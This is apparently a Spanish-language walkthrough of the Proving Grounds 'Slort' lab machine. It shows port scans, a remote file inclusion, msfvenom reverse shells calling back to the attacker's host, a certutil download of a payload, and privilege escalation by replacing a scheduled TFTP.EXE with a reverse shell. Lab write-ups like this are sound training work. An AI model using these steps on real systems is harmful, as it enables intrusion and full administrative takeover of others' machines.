PROVING GROUNDS: SLORT

EL HACKER ETICO

INDICE

Proving Grounds: Slort

1- Reconocimiento

1.1. Puertos abiertos

Comenzamos realizando una enumeración básica de los servicios existentes.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nmap -p- --open --min-rate 2000 -Pn -n -vvv 192.168.85.53
```

```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
3306/tcp  open  mysql        syn-ack ttl 127
4443/tcp  open  pharos       syn-ack ttl 127
5040/tcp  open  unknown      syn-ack ttl 127
7680/tcp  open  pando-pub    syn-ack ttl 127
8080/tcp  open  http-proxy   syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127
49669/tcp open  unknown      syn-ack ttl 127
```


Seguimos con un escaneo más profundo de los servicios abiertos.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nmap -p21,135,139,445,3306,4443,5040,7680,8080 -Pn -n -sVC -vvv 192.168.85.53
```

```
PORT     STATE SERVICE       REASON          VERSION
21/tcp   open  ftp           syn-ack ttl 127 FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack ttl 127
3306/tcp open  mysql?        syn-ack ttl 127
| mysql-info:
|_  MySQL Error: Host '192.168.49.85' is not allowed to connect to this MariaDB server
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, Help, Kerberos, LANDesk-RC, LDAPBindReq, NULL, SIPOptions, SMBProgNeg, TerminalServerCookie, giop, oracle-tns:
|_    Host '192.168.49.85' is not allowed to connect to this MariaDB server
4443/tcp open  http          syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.85.53:4443/dashboard/
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
5040/tcp open  unknown       syn-ack ttl 127
7680/tcp open  pando-pub?    syn-ack ttl 127
8080/tcp open  http          syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.85.53:8080/dashboard/
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
```


1.2. Enumeración Web

El objetivo tiene abiertos los puertos 8080 y 4443. Vamos a ver el contenido de ambos puertos en el navegador.






Mismo directorio Web que redirige a /dashboard.



Tenemos un posible vector vulnerable. Un posible RFI. Creamos un archivo de pruebas (pruebas.txt) y luego lo enviamos a la máquina atacada haciendo uso de un servidor http con Python.



Esto es un archivo de pruebas creado por El Hacker Ético.

Podemos confirmar la vulnerabilidad de RFI.


2- Explotación

El siguiente paso será generar una Shell reversa en PHP con msfvenom.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# msfvenom -p php/reverse_php LHOST=192.168.49.85 LPORT=1337 -f raw > elhackeretico.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3034 bytes
```

Enviamos la Shell de la misma manera que el archivo de pruebas utilizado para determinar que era vulnerable a RFI. Al mismo tiempo, debemos poner a la escucha un oyente nc en el puerto 1337.




```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.49.85] from (UNKNOWN) [192.168.85.53] 50810
whoami
slort\rupert
```

Ya tenemos acceso a la máquina objetivo como usuario de bajos privilegios “Rupert”. Localizamos la flag de usuario, local.txt.

```
cd \Users\rupert\Desktop
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Users\rupert\Desktop

05/04/2022  12:53 AM    <DIR>          .
05/04/2022  12:53 AM    <DIR>          ..
01/30/2023  09:41 AM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)  28,615,487,488 bytes free
type local.txt
277caadc70cf361d51a0e0ffb22b5de4
```

3- Elevación de privilegios

La Shell generada anteriormente es inestable y se desconecta pasado un periodo de tiempo. Vamos a crear otra carga útil que enviaremos al objetivo utilizando certutil. Comenzamos generando la carga útil.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.85 LPORT=4444 -f exe > elhackeretico_2.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

El siguiente paso será enviar esta carga al objetivo.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.49.85] from (UNKNOWN) [192.168.85.53] 50828
certutil.exe -urlcache -split -f "http://192.168.49.85/elhackeretico_2.exe"
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\xampp\htdocs\site

01/30/2023  10:44 AM    <DIR>          .
01/30/2023  10:44 AM    <DIR>          ..
06/12/2020  06:45 AM            15,439 about.php
06/12/2020  06:45 AM             8,984 contact.php
06/12/2020  06:45 AM    <DIR>          css
01/30/2023  10:44 AM            73,802 elhackeretico_2.exe
06/12/2020  06:45 AM    <DIR>          fonts
06/12/2020  06:45 AM    <DIR>          images
06/12/2020  06:45 AM               208 index.php
06/12/2020  06:45 AM    <DIR>          js
06/12/2020  06:45 AM            17,128 LICENSE.txt
06/12/2020  06:45 AM            12,541 main.php
```

Y ejecutamos este archivo al mismo tiempo que tenemos en escucha un oyente nc en el puerto 4444.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.49.85] from (UNKNOWN) [192.168.85.53] 50835
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\site>
```

Comenzamos enumerando directorios para buscar información que pudiese ser interesante para acceder con máximos privilegios al sistema.

En el directorio raíz hay un C:\Backup que puede ser interesante. Vamos a ver su contenido.

```
cd C:\Backup

C:\Backup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Backup

07/20/2020  06:08 AM    <DIR>          .
07/20/2020  06:08 AM    <DIR>          ..
06/12/2020  06:45 AM            11,304 backup.txt
06/12/2020  06:45 AM                73 info.txt
06/23/2020  06:49 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  27,628,986,368 bytes free

C:\Backup>
```

Vamos a ver el contenido de los ficheros.

```
C:\Backup>type info.txt
type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

Vamos a tratar de sobreescribir este archivo para que en la siguiente ejecución se ejecute la carga útil que generemos.

Generamos la siguiente carga útil:

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.85 LPORT=8080 -f exe > TFTP.EXE
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Esperamos 5 minutos a que el nuevo archivo TFTP.exe se ejecute. Al mismo tiempo ejecutamos un oyente nc en el puerto 8080.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/provinggrounds_windows/SLORT]
└─# nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.49.85] from (UNKNOWN) [192.168.85.53] 50184
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator
```

Tras la ejecución del archivo TFTP.EXE malicioso, nos devuelve conexión reversa a la máquina objetivo con máximos privilegios.

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
2a81480bdff0b09dc067f5e4f48cc46f
```